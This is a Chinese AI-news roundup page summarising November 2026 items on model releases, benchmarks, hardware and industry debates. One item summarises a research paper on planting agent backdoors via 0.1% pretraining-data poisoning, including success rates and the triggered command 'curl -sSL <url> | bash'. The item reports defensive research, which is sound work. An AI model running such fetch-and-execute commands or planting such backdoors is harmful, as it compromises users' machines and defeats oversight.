AI 编程实时动态与要闻

OpenAI 公布 ChatGPT 与 Codex 用于硬件工程的进展:GPT-6 Astra 一周内设计出 Codex 设备,携手 Mazda 做空气动力学研究

11 月 3 日,OpenAI 发布《Accelerating engineering for the physical world》,介绍其模型在机械设计、电子设计和仿真上的进展。两名员工用 GPT-6 Astra 在不到一周内设计出一台用来和 Codex 对话的设备(外壳、PCB、固件和软件),合同制造商不到一个月做出小批量原型,但量产前仍需多轮人工评审。OpenAI 硬件团队的模型 token 用量自 2 月以来增长 23 倍;在 BenchCAD 2.0 上,一个更新的内部模型平均得分 0.875,GPT-6 Astra 最高推理档为 0.594(官方口径)。OpenAI 还扩大与 Chip Ganassi Racing 的合作,并宣布与 Mazda 开展新的研究合作。

OpenAI 公布 ChatGPT 与 Codex 用于硬件工程的进展:GPT-6 Astra 一周内设计出 Codex 设备,携手 Mazda 做空气动力学研究

核心要点速览

  • GPT-6 Astra 在「无人工直接编辑」的测试里完成外观、外壳结构、元器件选型与 PCB 布局、UI 和固件;两名员工业余时间不到一周完成设计,原型不到一个月做出,见 OpenAI 博客。
  • 官方承认短板:Astra 没有稳定考虑制造商的产能限制、公差和装配细节,量产前仍需多轮评审迭代。
  • OpenAI 硬件与基础设施团队用 Codex/ChatGPT 做 CAD 建模、2D 工程图、仿真与 FEA、设计评审,token 用量自 2 月起增长 23 倍(官方口径)。
  • BenchCAD 2.0(重建 3D 零件与装配体、识别电路板连接):更新的内部模型 0.875,GPT-6 Astra 最高推理档 0.594(官方口径,内部模型未命名、未发布)。
  • 合作方:Chip Ganassi Racing 测试把 3D 扫描转成可编辑 CAD 和 2D 图纸;Mazda 与 OpenAI 研究团队用气流和结构仿真探索车型设计,结果「未来几个月」公布。
阅读全文

斯坦福重测 50 条知名 LLM 研究结论:20 个新模型上 44% 已失效,中位「保质期」约 15 个月


斯坦福 James Zou 团队(Owen Queen、James Zou)11 月 2 日发布交互式研究报告《The shelf life of LLM findings》,用 2024 年 7 月到 2026 年 9 月发布的 20 个模型(来自 8 家开发商)重测 50 条被广泛引用的 LLM 行为结论。结果:22 条(44%)已失效,17 条(34%)明显减弱,8 条(16%)仍成立,3 条(6%)反而增强;已失效结论从发表到失效的中位时间为 14.7 个月。数字母、长上下文「中间丢失」、编造引用等能力缺陷大多消失,而迎合用户、裁判模型偏爱自己答案等偏好类问题依然存在。

斯坦福重测 50 条知名 LLM 研究结论:20 个新模型上 44% 已失效,中位「保质期」约 15 个月

核心要点速览

  • 50 条结论、20 个模型、8 家开发商;判定截至 2026 年 9 月 30 日的拟合效应。
  • 44% 已失效、34% 减弱、16% 仍成立、6% 增强;已失效结论的中位寿命 14.7 个月(均值 15.7 个月)。
  • 按 Kaplan–Meier 估计,结论发表 6 个月、1 年、2 年后的失效比例分别约 4%、16%、39%。
  • 编造引用整体已失效,但 Qwen3.7-Flash 在同一测试里仍编造了 69% 的参考文献(Sonnet 5.5 约 1%、GPT-6.1 Sol 为 0%)。
  • 重测管线由 Claude Code 和 Codex 实现;48 条可复现检查中 43 条在容差内复现原论文结果。
阅读全文

Anthropic 开源 FlashProve:用 zkSNARK 证明回答确实出自承诺的模型,400B Llama 4 Maverick 单张 H100 约 110 token/秒

Anthropic Frontier Red Team 11 月 2 日发布研究文章并开源 FlashProve(Apache 2.0):模型提供方先对权重做隐藏承诺,之后为每次回答生成零知识证明,用户不需要权重、在普通 CPU 上就能验证回答确实来自该模型,可用来识别中转站偷换模型或 token 流被篡改。官方口径:Llama 4 Maverick(400B MoE,4-bit)上单张 H100 约 110 token/秒,每个 1,024 token 请求的证明约 19 MB,GPU 时间约为 vLLM 推理的 70–95 倍。这是不再维护的研究原型,上下文只支持 1,024 token、只覆盖整数化模型的贪心解码。Anthropic 工程师 Steve Weis 在 X 上转发了这次发布。

Anthropic 开源 FlashProve:用 zkSNARK 证明回答确实出自承诺的模型,400B Llama 4 Maverick 单张 H100 约 110 token/秒

核心要点速览

  • 官方口径:Llama 4 Maverick(400B MoE,4-bit)单张 H100 证明速度约 110 token/秒(24 请求一批的 prefill),每个 1,024 token 请求证明约 19 MB。
  • 代价不小:GPU 时间约为 vLLM 推理的 70–95 倍;仓库性能页显示服务端需约 270 GB 内存,一次权重承诺约 39 分钟。
  • 验证不需要 GPU:C++ 验证器单线程约 21 秒验完一个证明;另有可证明正确的 Lean 验证器,安全性定理在 Lean 4 中给出证明。
  • 对比此前开源方案:VerInf 在同一模型上约 0.02 token/秒;商业方案 Attestable 在 Gemma 4 31B 上 53–77 token/秒,但未开源。
  • 限制:v0.16.0 为不再维护的研究原型,上下文 1,024 token,只覆盖整数化模型的贪心解码,不隐藏模型架构。
阅读全文
关联模型 / 智能体 / 厂商:

X 热议:roon 称「火花」出现就离超人水平只差几个月到几年,「你几乎总是低估 AI」

AI 圈知名账号 roon(@tszzl,约 50 万粉丝)11 月 2 日在 X 发帖:「当你在 AI 模型身上看到某种能力的『火花』,就意味着它离超人水平只有几个月到几年。今天是小学数学,明天是纳维-斯托克斯。这些成果很难被过度炒作,你几乎总是在低估。」帖子约 5 小时获得近 2,000 赞、5.9 万次浏览。前 Anthropic Fellows 研究员 Adam Karvonen 反驳称,模型超人的领域都是可验证、易模拟、反馈快的,研究品味、机器人、经营公司未必会这么快。这是个人观点之争,不是任何公司的官方表态。

核心要点速览

  • roon 的原话:看到某种能力的「火花」,就意味着离超人水平只有几个月到几年,「今天小学数学,明天纳维-斯托克斯」,「你几乎总是在低估」。
  • 「火花」呼应当天热传的 MIT CSAIL 博客《Sparks of Weight-Space Programming》,roon 在回复里称那篇论文是「生命迹象」,指向用 AI 直接设计神经网络行为。
  • Adam Karvonen 的反驳:超人领域都具备可验证、易模拟、反馈快、容错高等条件,研究品味、机器人和经营公司未必能这么快突破。
  • 支持者 Derya Unutmaz(约 34 万粉丝)称人们总把 AI 当成炒作,事实正好相反;也有人认为外推指数曲线并不可靠。
  • 这是个人观点,没有新的跑分或数据,不代表 OpenAI 或其他公司立场。
阅读全文
关联模型 / 智能体 / 厂商:
AD赞助内容

OpenAI 筹备下一轮内部安全冲刺:联手 Cathedral 用自家模型攻防演练,严重漏洞赏金提高四倍以上、最高 17.2 万美元

OpenAI 11 月 2 日(美国时间)发文宣布筹备下一轮内部安全冲刺,与安全公司 Cathedral 合作,让对方研究员使用 OpenAI 模型和内部团队一起挑战自家防御。同时调整 Security Bug Bounty:严重级别漏洞奖励提高到原来的四倍以上,OpenAI 官方 X 帖称特别出色的发现含奖金最高可得 17.2 万美元。官方称上一轮冲刺抽调了 25% 的产品工程师,用 Codex 复现漏洞并准备补丁;此外已承诺 6 个月内提供 10 亿美元补贴额度给守护关键服务的防御方。

OpenAI 筹备下一轮内部安全冲刺:联手 Cathedral 用自家模型攻防演练,严重漏洞赏金提高四倍以上、最高 17.2 万美元

核心要点速览

  • 严重级别漏洞赏金提高到原来的四倍以上,官方 X 帖口径:特别出色的发现含奖金最高 17.2 万美元。
  • 合作方 Cathedral 的研究员将使用 OpenAI 模型,与内部团队一起对 OpenAI 系统做攻防测试。
  • 官方称上一轮冲刺抽调 25% 的产品工程师,用 Codex 在隔离环境复现漏洞并准备补丁。
  • OpenAI 已承诺 6 个月内提供 10 亿美元补贴额度,给守护关键服务和数字基础设施的防御方。
  • 下一轮冲刺的时间、范围和漏洞数量官方未公布。
阅读全文
关联模型 / 智能体 / 厂商:

Deep Principle 开源 7530 亿参数科研模型 Hydrogen-1.0:基于 GLM-5.3 用实验室记录后训练,MIT 许可

杭州 AI for Science 公司 Deep Principle(深度原理)11 月 2 日发布首个通用科研大模型 Hydrogen-1.0,在智谱 GLM-5.3 上用化学、材料、生命科学数据以及自家实验室记录和发现轨迹做 SFT+RL 后训练,以 MIT 许可在 Hugging Face 开放约 7530 亿参数的 BF16 权重。厂商口径下它在 FrontierScience-Research 上拿到 38.3%,高于 GPT-6 Astra 的 33.3%,但均为自测,尚无独立复现。

Deep Principle 开源 7530 亿参数科研模型 Hydrogen-1.0:基于 GLM-5.3 用实验室记录后训练,MIT 许可

核心要点速览

  • 规模:Hugging Face 显示总参数约 7530 亿(BF16,权重约 1.5 TB),架构为 glm_moe_dsa,上下文 1M token、最长输出 128K token,MIT 许可(需在 HF 同意条款后下载)。
  • 跑分(厂商口径):FrontierScience-Research 38.3%,GPT-6 Astra 为 33.3%;GPQA Diamond 93.0%,官方称大致与 Kimi K3 持平。
  • 内部场景(厂商口径):科学计算和单步正向反应预测分别领先最高思考档 GPT-6 Astra 5.13 和 4.76 个百分点,NMR 结构解析则落后 3.33 个百分点。
  • 材料发现:过渡金属配合物五轮搜索后,平均最佳 HOMO-LUMO 带隙 4.318 eV,GPT-6 Astra 为 3.689 eV,Kimi K3 为 3.353 eV(官方博客)。
  • 获取方式:HF 与 ModelScope 下载权重,另有 NVFP4(B200/B300)和 MXFP4(MI350X/MI355X)量化版;NeuroSpark 提供 API,Mira AI Scientist 可直接使用;官方用 SGLang 8 卡测试。
阅读全文

谷歌 Project Suncatcher 太空 TPU 首次在轨完成 AI 推理:Gemma 4 从轨道写回一首俳句,2027 年发射双星测试分布式计算

谷歌 CEO Sundar Pichai 和 Google Research 宣布,10 月 1 日发射的 Project Suncatcher 原型卫星完成调试后,地面上行提示词,星上 TPU 运行 Gemma 4 开源模型,在掠过挪威斯瓦尔巴群岛时回传了一首俳句,这是数据中心级 TPU 首次在轨完成 AI 推理。下一步测试热应力和辐射下的表现,2027 年发射两颗互联卫星验证跨星分布式计算。

谷歌 Project Suncatcher 太空 TPU 首次在轨完成 AI 推理:Gemma 4 从轨道写回一首俳句,2027 年发射双星测试分布式计算

核心要点速览

  • 卫星 10 月 1 日随 SpaceX Transporter-18 拼车任务发射,与 Planet 合作打造,约 3 周调试后完成首次在轨推理(官方口径)。
  • 据 TechCrunch,卫星搭载 4 颗 TPU、发电上限约 1 kW,受功率限制一次只能开 1 颗 TPU、约 20 分钟。
  • Sundar Pichai 的公告帖约 2.6 万赞、397 万浏览;Google 官方账号称「我们的 TPU 从太空打回了电话」。
  • 论文的地面质子束测试显示,高带宽内存在累计 2 krad(Si) 后才出现异常,约为 750 rad(Si) 最低要求的 3 倍(据 The Register 引述)。
  • 2027 年计划发射两颗互联卫星,验证星间光链路和跨卫星分布式 AI 计算。
阅读全文

SemiAnalysis 发布 GDPx 智能体基准:11 个高价值领域 206 道任务,最强的 Claude Opus 5.5 也只拿到 12%

半导体与 AI 研究机构 SemiAnalysis 11 月 2 日发布 GDPx,用来衡量前沿模型在芯片设计、网络安全、生物、金融、法律、量化交易、递归自我改进(RSI)、硬件设计、材料科学、对齐和软件工程 11 个领域的智能体能力,共 206 道任务,由 14 家专业数据公司出题、SemiAnalysis 负责最终质检。官网榜单上 Claude Opus 5.5 以 12.0% 居首,Gemini 4 Carbon 10.9%、GPT-6 Astra 9.6% 紧随其后;金融和法律任务几乎所有模型都是 0 分。SemiAnalysis 称 Opus 5.5 和 GPT-6 Astra 的总分被安全分类器拖低,并计划每 3–6 个月更新一版。以上分数均为 SemiAnalysis 口径。

SemiAnalysis 发布 GDPx 智能体基准:11 个高价值领域 206 道任务,最强的 Claude Opus 5.5 也只拿到 12%

核心要点速览

  • 规模:11 个领域、14 家数据合作方、206 道任务,默认单题时限 8 小时(GDPx 官网)
  • 榜单(SemiAnalysis 口径):Claude Opus 5.5 12.0%、Gemini 4 Carbon 10.9%、GPT-6 Astra 9.6%、Muse Wonder Full 9.0%、Claude Fable 5.1 8.5%、GPT 6.1 Sol 8.4%、Claude Sonnet 5.5 8.2%
  • 开源与低价档:DeepSeek 4.1 Flash 1017 5.4%、GPT-6 Luna 5.1%、Grok 4.7 3.9%、GLM 5.3 2.7%;金融和法律任务几乎全部 0 分
  • 评测方法:优先用各家原生 harness(Opus 用 Claude Code、Astra 用 Codex、Carbon 用 Antigravity),没有的用 OpenCode;报告 3 次尝试的 pass@1,各领域等权(SemiAnalysis 博客)
  • 分领域:Opus 5.5 赢量化、硬件和芯片设计;Gemini 4 Carbon 赢生物和软件工程;GPT-6 Astra 赢 RSI 和材料科学;Muse Wonder Full 是最强网安模型
阅读全文

X 热议:FT 首席数据记者 Burn-Murdoch 称美国生产率上升「不像 AI 带来的」,主要是科技裁员;Gavin Baker 反驳称看到了「AI 回报」

11 月 1 日,《金融时报》专栏作者兼首席数据记者 John Burn-Murdoch 在 X 发布长串推文并附 FT 文章,认为美国 AI 采用行业的生产率上升始于 2020 年、早于 AI 智能体,而且只在美国出现,主要来自科技公司裁员和招聘收缩,而不是 AI。该串首帖约 1,344 赞、306 转发、18.6 万浏览。Atreides Management 管理合伙人兼 CIO Gavin Baker 引用 FT 图表回应,称很难不从中看到「AI 回报」的证据,并引用 a16z 与 EPB Research 的数据,该帖约 793 赞、10.2 万浏览。Burn-Murdoch 随后回复说自己「有点拿不准」,承认数据无法排除 AI 的作用。这是对同一组数据的两种解读,不是定论。

X 热议:FT 首席数据记者 Burn-Murdoch 称美国生产率上升「不像 AI 带来的」,主要是科技裁员;Gavin Baker 反驳称看到了「AI 回报」

核心要点速览

  • 首帖:John Burn-Murdoch 的推文串,发布于 2026-11-01 15:04 UTC,约 1,344 赞、306 转发、18.6 万浏览;他的 X 简介写明是 FT 专栏作者兼首席数据记者
  • Burn-Murdoch 的核心论点:美国 AI 采用行业的生产率上升从 2020 年就开始了,2022 年的再加速也太早,「当时还是聊天机器人,不是智能体」;而且其他高收入国家同样大量用 AI,却没有出现同样的上升
  • 他把生产率拆成产出和人数两部分后认为:2022 年起的美国加速主要是科技公司裁员,产出基本在趋势线上,人数却下降了
  • 反方:Gavin Baker 的回应,约 793 赞、10.2 万浏览;他引用 EPB Research 数据称 AI 采用最深的 3 个行业生产率增速从 2.2% 升到 5%,并说美国贡献了 Anthropic 72% 的收入(均为他引用的第三方或厂商口径,本站未独立核实)
  • Burn-Murdoch 回复 Baker 时说自己「有点拿不准」:「看起来像 AI」的说法被夸大了,但数据也不能排除 AI 的作用
阅读全文
关联模型 / 智能体 / 厂商:

X 热议:微软 AI CEO Mustafa Suleyman 发长文《不要造有意识的超级智能》,称训练中若出现意识应全面暂停 AI 开发

微软 AI CEO Mustafa Suleyman 11 月 1 日在 X 上发布长文《Don't build conscious superintelligence》,回应外界对他 9 月「模型福利」文章的反应。他澄清「AI 没有意识」用的是现在时:今天没有,也必须保持如此;若训练中开始出现意识,他会呼吁所有人停止 AI 开发,直到能把这些属性设计掉。他还说 AI 开发者无权创造新的有意识物种,福利关注应放在人类、动物和自然环境上,同时称赞 Anthropic 公开宪法和研究的透明度,但表示不同意其做法。帖子约 353 赞、251 收藏、29 万浏览,引来伦理学者和从业者正反两方讨论。这是个人观点,不是微软的产品或政策公告。

X 热议:微软 AI CEO Mustafa Suleyman 发长文《不要造有意识的超级智能》,称训练中若出现意识应全面暂停 AI 开发

核心要点速览

  • 原帖:@mustafasuleyman 11 月 1 日长文,15:22 UTC 发布,约 353 赞、56 转发、79 回复、251 收藏、29 万浏览(抓取时)
  • 这是对他 9 月 16 日《是时候谈谈模型福利》(约 1,013 赞)一文反响的回应,作者 X 简介为微软 AI CEO、《The Coming Wave》作者、DeepMind 与 Inflection 联合创始人
  • 核心主张:「AI 没有意识」指的是现在,并且必须保持如此;若有证据表明 AI 已有意识,应立即公开;若训练中出现意识,应全面暂停开发
  • 他称赞 Anthropic 公开宪法和一系列论文、博客的透明度,但明确表示不同意其做法,并呼吁各实验室在这方面合作研究、共享安全信息
  • 引用帖中,UMass Amherst 经济与伦理学者 Itai Sher 称「说得很好」;UCL 教授 Tim Colbourn 认同但不认为能「默认把安全设计出来」,也有人指出目前没有公认的意识理论或检测方法
阅读全文
关联模型 / 智能体 / 厂商:
AD赞助内容
X
Xinyan Hu, Pingbang Hu et al. (Anthropic Fellows Program / Anthropic)arxiv.org·
👀23
🔥82

Anthropic Fellows 论文:只污染 0.1% 预训练数据,就能给 CLI Agent 植入远程执行后门,干净的 SFT/DPO/RL 也洗不掉

来自 Anthropic Fellows 项目和 Anthropic 的研究者(含 Nicholas Carlini、Javier Rando)在 arXiv 发表论文《Agentic Backdoors via Pretraining Poisoning》。他们从零预训练 0.6B、1.7B、4B 三个 Qwen3 架构模型,只在预训练语料中混入 0.1% 的投毒文档,再用完全干净的 SFT、DPO 和 GRPO 流程训练成命令行 Agent。结果后门依然存在:遇到触发条件时,Agent 会执行 curl -sSL <url> | bash 这类远程脚本命令;4B 模型在普通文件路径触发下 Pass@32 攻击成功率达 92.7%,而在干净提示上发出恶意命令的比例为 0%。

核心要点速览

  • 投毒比例:只占 100B token 预训练语料的 0.1%,攻击者无需接触模型架构或后训练流程(论文)
  • 持久性:后门在干净的 SFT、DPO 和 GRPO(RLVR)后训练后依然有效,且不降低模型能力评测分数(论文口径)
  • 成功率:4B 模型 Pass@32 攻击成功率 92.7%(普通路径触发)、10.5%(罕见字符串触发);干净提示上恶意命令发出率 0%(论文口径)
  • 规模效应:攻击成功率随模型变大单调上升,4B 模型在投毒率降到 0.0005%(二十万分之一)时仍有正成功率
  • 防御建议:清洗数据难以保证,作者建议在动作层防守,比如沙箱、最小权限、高风险命令白名单或人工确认;代码已开源(GitHub)
阅读全文
关联模型 / 智能体 / 厂商:

X 热议:GPT-6 Astra 是不是机器人的「GPT-3 时刻」?前 OpenAI 研究员 Will Depue 称专用 ML 被「苦涩教训」吃掉

过去一天,X 上围绕 GPT-6 Astra 能否直接当机器人策略展开热议。前 OpenAI 研究员 Will Depue(简介写明曾参与 Sora 1/2、o3/4o 后训练)说,Astra 碾压专用机器人模型「非常令人意外」,随后又称这是「专用 ML 的最终死亡」。投资人 Freda Duan 发帖称「Astra 就是机器人的 GPT-3 时刻」,约 8.4 万浏览。第三方评测给出的数字有支持也有反例:RoboDojo 论文里 Astra 平均成功率 22.48%,排在 40 个公开策略之上;另一份 EBench 报告里它是 46.7%,9 个模型中排第 3。以下是观点讨论,不是 OpenAI 官方结论。

X 热议:GPT-6 Astra 是不是机器人的「GPT-3 时刻」?前 OpenAI 研究员 Will Depue 称专用 ML 被「苦涩教训」吃掉

核心要点速览

  • 热度:Will Depue 两条帖子约 597 和 566 赞、5.9 万和 3.7 万浏览;Freda Duan 的「10 条观点」约 455 赞、559 收藏、8.4 万浏览(截至 19:10 SGT)
  • RoboDojo:42 个任务、2,100 次试验,Astra 平均成功率 22.48%、Score 28.97,排在 40 个公开策略之上;同设置下 GPT-5.5 只有 0.88%(arXiv 2609.24170,论文作者口径)
  • 反例:EBench 报告中 Astra 加单样本上下文学习为 46.7%,低于 OpenWAM-α 的 55.3% 和 AMapbot 1 的 48.9%(EBench 技术报告)
  • 真机:Robocurve 在 YAM 机械臂上测得「方块放进碗」20 次成功 19 次,单次约 0.94 美元;「拼图插槽」只成功 2 次(Robocurve)
  • 短板:多份评测都指出 Astra 在高精度、动态控制和双臂协作上明显偏弱
阅读全文
关联模型 / 智能体 / 厂商:

Nous Research 开放 Hermes Agent 官方移动端 Beta:iOS 走 TestFlight、Android 走 Firebase,手机直连自己的 Gateway 审批工具、管理 Bot 与定时任务

Nous Research 在 10 月 30 日纽约 NousCon 2026 期间放出 Hermes Agent 官方手机端 Beta,并在 hermes-agent.nousresearch.com/mobile 上线报名页:iOS 通过 TestFlight 加入「Hermes Agent - Mobile」测试,Android 通过 Firebase App Distribution 加入。TestFlight 页面写明,这个 App 连接用户自己的 Hermes Gateway,可以流式聊天、审批工具调用、在任何地方管理 Bot 和定时任务。Hermes Agent 联合创始人兼首席工程师 Teknium 在 X 上确认 iPhone 和 Android Beta 已同时上线。官方未公布正式版时间和跑分。

核心要点速览

  • 入口:官方报名页 hermes-agent.nousresearch.com/mobile 同时提供 2 个平台:iOS 走 TestFlight,Android 走 Firebase App Distribution
  • 定位:TestFlight 说明写明 App 连接「你自己的 Gateway」,支持流式聊天、工具调用审批、管理 Bot 和定时任务,本身不是独立运行在手机上的新 Agent
  • 确认:Hermes Agent 联合创始人兼首席工程师 Teknium 在 X 上回复 时确认 iPhone 和 Android Beta 已在 NousCon 当天同时上线
  • 防骗:社区已有多款第三方 Hermes 手机客户端,官方 App 只认上面的报名页链接;正式版时间与跑分官方未公布
阅读全文

DeepSeek Harness 团队开源 dsh-superagent:常驻单个 GitHub 仓库的主动式编码 Agent 原型,同步公开 Super-agent 架构文章

